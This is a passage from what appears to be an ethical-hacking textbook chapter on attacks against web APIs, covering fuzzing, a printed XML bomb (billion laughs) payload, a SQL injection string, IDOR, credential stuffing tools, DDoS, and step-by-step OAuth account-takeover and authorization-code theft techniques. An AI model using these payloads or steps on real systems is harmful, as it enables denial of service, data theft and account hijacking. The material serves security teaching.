Attackers can exploit vulnerabilities in these definitions to perform various attacks on APIs.

- **API Discovery**: If an API does not have metadata, attackers monitor and record the communication between the API and an existing client to identify the initial attack surface. For example, an attacker may use a mobile app that uses target the API, configure a local proxy for recording traffic, and finally configure the mobile device to use this proxy to access the API. Then, the attacker uses automated tools to generate metadata from the recorded traffic.
- **Brute Force**: If none of the abovementioned techniques works, the attackers try to identify the API paths, arguments, etc., through brute-forcing. Common API paths used by developers include api, /api/v2, /apis.json, etc. Furthermore, some APIs such as hypermedia allow retrieving links and parameters related to an API response. This information helps attackers to identify the attack surface.

Launch Attacks

1. Fuzzing
2. Invalid Input Attacks
3. Malicious Input Attacks
4. Injection Attacks
5. Insecure SSL Configuration
6. Insecure Direct Object References (IDOR)
7. Insecure Session/Authentication Handling
8. Login/Credential Stuffing Attacks
9. API DDoS Attacks
10. Authorization Attacks on API
11. Reverse Engineering
12. User Spoofing
13. Man-in-the-Middle Attacks
14. Session Replay Attacks
15. Social Engineering

Fuzzing and Invalid Input Attacks

Fuzzing

- Attackers use the fuzzing technique to repeatedly send random input to the target API to generate error messages that reveal critical information
- To perform fuzzing, attackers use automated scripts that send a huge number of requests with a varying combination of input parameters to achieve the goal

Invalid Input Attacks

- Attackers will give invalid inputs to the API, such as sending text in place of numbers, numbers in place of text, more characters than expected, null characters, etc. to extract sensitive information from unexpected system behavior and error messages
- Attackers also manipulate the HTTP headers and values targeting both API logic and HTTP protocol

Malicious Input Attacks

Malicious Input Attacks

- Attackers inject malicious input directly to target both an API and its hosting infrastructure
- To perform this attack, attackers use malicious message parsers using XML
- Another way attackers perform this attack is by uploading malicious script files, for example uploading shell script instead of a pdf document
- This may result in executing the malicious script to bypass the security mechanisms on the server or propagating the script to other parties who are trying to access the API

XML Bomb Attack Code

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```


Injection Attacks

- Similar to traditional web applications, APIs are also vulnerable to various injection attacks
- For example, consider the following normal URL:

  `http://billpay.com/api/v1/cust/459`

- The API retrieves the customer details based on the customer ID 459 from the database

  `"SELECT * FROM Customers where custID='459'"`

- In the above URL, if an attacker injects malicious input, as shown below:

  `http://billpay.com/api/v1/cust/ '%20or%20'1'='1`

- The resultant malicious SQL query is

  `"SELECT * FROM Customers where custID='' or '1' = '1'"`

- The above query returns the details of all customers in the database
- Using this information, an attacker may further delete or modify the data in the database or use customer information to perform other malicious activities on the database server


Note: Web APIs are also vulnerable to XSS and CSRF attacks

Exploiting Insecure Configurations

Insecure SSL Configuration	⊖ Vulnerabilities in SSL configuration may allow attackers to perform man-in-the-middle (MITM) attacks ⊖ An attacker may sniff the traffic between an API and a client, manipulate the client-side certificate, and start monitoring or manipulating the encrypted traffic between the client and the API
Insecure Direct Object References (IDOR)	⊖ Direct object references are used as arguments for API calls, and access rights are not imposed on the objects for which a user does not have access ⊖ These vulnerabilities can be identified through API metadata and can be exploited by attackers to identify parameters and try all possible values for the parameters to access data for which the user does not have access
Insecure Session/ Authentication Handling	⊖ Vulnerabilities such as the reuse of session tokens, sequential session tokens, long session token timeout, unencrypted session token, and session tokens embedded in a URL allow attackers to hijack the client session and steal or manipulate the messages between the client and the API


Login/Credential Stuffing Attacks

- Attackers employ login attacks or credential stuffing attacks to exploit password reuse across multiple platforms
- Credential stuffing attacks do not perform password guessing or brute-forcing of passwords – instead, attackers try to automate all the earlier identified pairs of credentials using automated tools such as Sentry MBA, and SNIPR to break into an account



API DDoS Attacks

- The DDoS attack involves saturating an API with a huge volume of traffic from multiple infected computers (botnet) to delay API services to legitimate users
- Attackers often carry out these attacks by using botnets that are created to discover and stay within an API rate limit control to increase the potentiality of an attack



Authorization Attacks on API: OAuth Attacks

- OAuth is an authorization protocol that allows a user to grant limited access to their resources on a site to a different site without having to expose their credentials

OAuth Attacks

Attack on 'Connect' Request	θ Majority sites enable users to access other websites such as LinkedIn, Instagram, and Twitter via Oauth θ An attacker can exploit requests made to connect one site to another to gain illegal access to a victim's account
Attack on 'redirect_uri'	θ Domain is usually specified by the client and only those 'redirect_uri' on the specific domain are permitted θ If an attacker is able to identify vulnerabilities in a web page on the client domain, he can exploit them to capture authorization codes
CSRF on Authorization Response	θ Attackers perform CSRF attacks to connect a fake account on the provider with the victim's account on client side θ This attack exploits a third request related to the granting of an authorization code
Access Token Reusage	θ OAuth requires unique access tokens for individual clients θ An access token provided for one 'ClientA' can work for another 'ClientB'. Attackers exploit this feature to perform attacks on clients that allow access to be granted implicitly

Launch Attacks

After identifying the target API, analyzing the message formats and security standards, and identifying the attack surface, attackers perform various attacks on the target API to steal sensitive information such as credit card details and credentials.

Various attacks performed on APIs are discussed below:

- **Fuzzing**

  Attackers use the fuzzing technique to repeatedly send some random input to the target API to generate error messages that reveal critical information. To perform fuzzing, attackers use automated scripts that send numerous requests with varying combinations of input parameters. Attackers use tools such as Fuzzapi to perform fuzzing on the target API.

- **Invalid Input Attacks**

  In some scenarios, fuzzing is difficult to perform due to its structure. In such cases, attackers will give invalid inputs to the API, such as sending text in place of numbers, sending numbers in place of text, sending a greater number of characters than expected, and sending null characters, etc., to extract sensitive information from unexpected system behavior and error messages. At the same time, attackers also manipulate the HTTP headers and values targeting both API logic and the HTTP protocol.

- **Malicious Input Attacks**

  In the attack discussed above, attackers try to retrieve sensitive information from unexpected system behavior or error messages. A more dangerous attack is where the attackers inject malicious input directly to target both the API and its hosting infrastructure. To perform this attack, attackers employ malicious message parsers using XML.

  The following code snippet illustrates an XML bomb attack:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
```

```
<!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

When the abovementioned code is processed by a vulnerable or misconfigured XML parser, it will try to expand the lol9 entity, resulting in a memory-out-of-bound error. This either brings the target server totally down or makes it vulnerable to further attacks.

Another way in which attackers perform this attack is by uploading malicious script files, e.g., by uploading shell script instead of the pdf document. This may result in executing the malicious script to bypass the security mechanisms on the server or propagating the script to other parties who are trying to access the API. Using this technique attackers, try to extract information related to the underlying filesystem.

- **Injection Attacks**

  Similar to traditional web applications, APIs are also vulnerable to various injection attacks. For example, consider the following normal URL:

  ```
  http://billpay.com/api/v1/cust/459
  ```

  For the abovementioned URL, the API retrieves the customer details based on the customer ID 459 from the database using the following SQL query:

  ```
  "SELECT * FROM Customers where custID='" + custID + "'"
  ```

  Here, the custID is replaced with 459

  ```
  "SELECT * FROM Customers where custID='459'"
  ```

  In the abovementioned URL, assume that an attacker injects the malicious input

  ```
  http://billpay.com/api/v1/cust/ '%20or%20'1'='1
  ```

  The resultant malicious SQL query is

  ```
  "SELECT * FROM Customers where custID='' or '1' = '1'"
  ```

  The abovementioned query returns details of all the customers in the database. Using this information, an attacker may further delete or modify the data in the database or use the customers' information to perform other malicious activities on the database server.

  These API injection attacks are performed not only using SQL but also using JSON, JavaScript, XPath, XSLT, etc., which require parsers/processors for execution.

  Note: Similar to injection attacks, web APIs are also vulnerable to XSS and CSRF attacks

- **Exploiting Insecure Configurations**
  - **Insecure SSL Configuration:** Vulnerabilities in SSL configuration may allow attackers to perform MITM attacks. For example, using self-signed SSL certificates for secure API access may allow attackers to perform an MITM attack. An attacker may sniff the

traffic between an API and a client, manipulate the client-side certificate, and start monitoring or manipulating the encrypted traffic between the client and the API.

- **Insecure Direct Object References (IDOR)**: In general, direct object references are used as arguments for API calls, and access rights are not imposed on the objects for which a user does not have access. These vulnerabilities can be identified through API metadata and exploited by attackers to identify the parameters and try all possible values for the parameters to access the data to which the user does not have access.
- **Insecure Session/Authentication Handling**: Vulnerabilities such as the reuse of session tokens, sequential session tokens, long session token timeout, unencrypted session token, and session token embedded into a URL, allow attackers to hijack and take over the client session and steal or manipulate the messages between the client and the API.

- **Login/Credential Stuffing Attacks**

  Attackers often target login and validating systems because attacks on these systems are difficult to detect and stop using typical API security solutions. Attackers perform login attacks or credential stuffing attacks to exploit password reuse across multiple platforms. Most users use the same passwords to access different web services. Attackers can take advantage of credentials stolen from one account and use them to validate other services.

  Credential stuffing attacks do not involve password guessing or brute-forcing the passwords; instead, attackers try to automate all the previously identified pairs of credentials using automated tools such as Sentry MBA, SNIPR, PhantomJS, to break into an account. These attacks can also be performed to disrupt API-based services by preventing valid users from signing in, thereby degrading the user experience and functionality of the front-facing APIs.

  Attackers generally employ bots for different login attempts using the previously stolen data (collected from previous logins) or leaked information belonging to one account to breach other accounts/services or bombard the server with a large set of login requests until the right combination hits. Once the attack is successful, attackers not only take control of the user account but also perform illegitimate transactions from the account and conduct fraudulent online campaigns.




Figure 14.90: Illustration of credential stuffing attack

- **API DDoS Attacks**

  The DDoS attack involves saturating an API with a massive volume of traffic from multiple infected computers (botnet) to delay the API services to legitimate users. Although many rate limit constraints are implemented to protect the server against crashing, they may not prevent the service delay (API response), thereby degrading the API's user experience.

  Attackers often carry out these attacks using botnets that are created to discover and stay within the API rate limit control to increase the possibility of an attack. Along with the regular traffic from legitimate users, attackers' requests can also bypass API security management systems, load balancers, and other security implementations.

  Most of these attacks may not be volumetric. They may also exploit certain API vulnerabilities to disrupt the API services. For instance, an attacker who gains access to the API can consume the CPU and other memory resources reserved for the API to delay the service for as long as possible.




Figure 14.91: Illustration of API DDoS attack

- **Authorization Attacks on API: OAuth Attacks**

  According to *https://auth0.com*, OAuth is an authorization protocol that allows a user to grant limited access to his/her resources on one site to another site without having to expose his/her credentials.

  OAuth grants authorization flows for many computing devices and applications, such as connecting users to different applications from one application to access the required information.

  Different actors involved in the OAuth process:

  - **Owner of the resource**: The resource owner is also known as a user who grants permission to an application to access his/her account. The access to the application is limited or conditional, such as providing only read and write permissions.
  - **Authorization/Resource Server (API):** The resource server provides the secured user account, and the authorization server validates the user identity and then supplies the access token to the application.
  - **Client or Application:** It is an application that seeks access to the user account. To access the account, the user must authorize the application; then, the API should validate the authorization.

  Steps involved in Authorization Code Grant

  There are four steps involved in the authorization code grant, through which attackers can perform various authorization attacks on the API.

  - The user passes the GET request to the client via the user agent to initiate the authorization process. This operation can be performed via the "Login with or Connect" button displayed on the client's site.
  - The user agent can be redirected to the authorization server by the client using the following parameters:
    - **response _type**: Code used for informing the server which permissions to execute
    - **client_id**: ID assigned to the client
    - **redirect_uri**: URI where the authorization server redirects the user agent when the authorization code is provided
    - **scope**: Defines the level of access to the application
    - **State**: Opaque value used for security implementations. The value is also used for maintaining the state between request and callback
  - When the user is authenticated and authorized to access the resource, the user agent is redirected to redirect_uri by the authorization server. The server uses the following parameters to do this:
    - **Code**: Authorization code

- **State**: Value supplied in the abovementioned request

- Using the authorization code, the client requests the access token by adding the following parameters in the body of a request:
  - **grant_type**: Authorization_code
  - **code**: Authorization code received in the previous message
  - **redirect_uri**: URI used in the first request

OAuth Attacks

Various attacks on OAuth performed by manipulating the requests stated above are described below:

- **Attack on 'Connect' Request**

  Most sites enable users to access other websites such as LinkedIn, Instagram, and Twitter, via OAuth. An attacker can exploit requests to connect one site to another, i.e., when the user hits the "Login with or Connect" button. Then, he or she can gain illegal access to the client-side user/victim's account by connecting his/her account to the provider's website.

  Steps to perform an attack on "Connect" request:

  - The attacker opens a fake account on the provider's website
  - The attacker initiates the "Connect" operation with the client through his/her fake account on the provider's website but halts authorization server redirects, which means that the attacker validates the client to access his/her resources on the provider, while the client is not informed.
  - The attacker creates a malicious web page as follows:
    - ✓ Uses CSRF to make the user logout on the provider.
    - ✓ Again uses CSRF to make the user login on the provider using his/her fake account credentials.
    - ✓ Spoofs the first request to connect the provider account with the client. It is just another GET request. It is usually performed inside the <iframe> tag to make the user unaware of this action.
  - Once the victim opens the attacker's malicious page, his/her account gets logged out on the provider and connects as a fake account. Then, the attacker's fake account is connected with the victim's account on the client. The victim does not ask the client for permission, as the attacker has already approved it.
  - Hence, the attacker can log into the victim's account on the client side using his/her fake account on the provider.

- **Attack on 'redirect_uri'**

  While registering, the domain is usually specified by the client and only those "redirect_uri" on the specific domain are permitted. If an attacker can identify vulnerabilities such as XSS on a web page on the client domain, he/she can exploit them to capture authorization code.

  Steps to perform an attack on 'redirect_uri':

  - The attacker leaks data through a vulnerable page on the client domain: **https://xyz.com/vuln**
  - The attacker installs malicious JavaScript on the page; then, the page sends the URL, which is loaded in the browser (along with the parameter and fragments) to the attacker
  - The attacker creates a page that prompts the user to open a malicious link:
  - **https://provider.com/oauth/authorize?client_id=CLIENTID&response_type=auth_code&redirect_uri=https%3A%2F%2Fxyz.com%2Fvuln**
  - When the victim opens the malicious link, the user agent is redirected to **https://xyz.com/vuln?code=CODE,** and the CODE is then exfiltrated to the attacker
  - Now, the attacker uses the retrieved code to provide the access token via authentic 'redirect_uri' such as **https://xyz.com/oauth/callback?code=CODE.**

- **CSRF on Authorization Response**

  The attacker performs a CSRF attack to connect a fake account on the provider with the victim's account on the client side. This attack exploits a third request related to authorization code grant.

  Steps to perform CSRF on authorization response:

  - The attacker open a fake account on the provider
  - The attacker starts a "Connect" operation with the client through his/her fake account on the provider, but halts authorization server redirects, which means that the attacker has validated the client to access his/her resources on the provider, while the client is not informed. Hence, the attacker stores the authorization_code.
  - The attacker persuades the user to send a request to **https://xyz.com/<provider>/login?code=Auth_Code**. This operation can be implemented by luring the victim into opening a malicious link embedded with an img or script tag along with the abovementioned link as source.
  - When the victim logs into the client, the attacker's fake account is connected to the victim's account

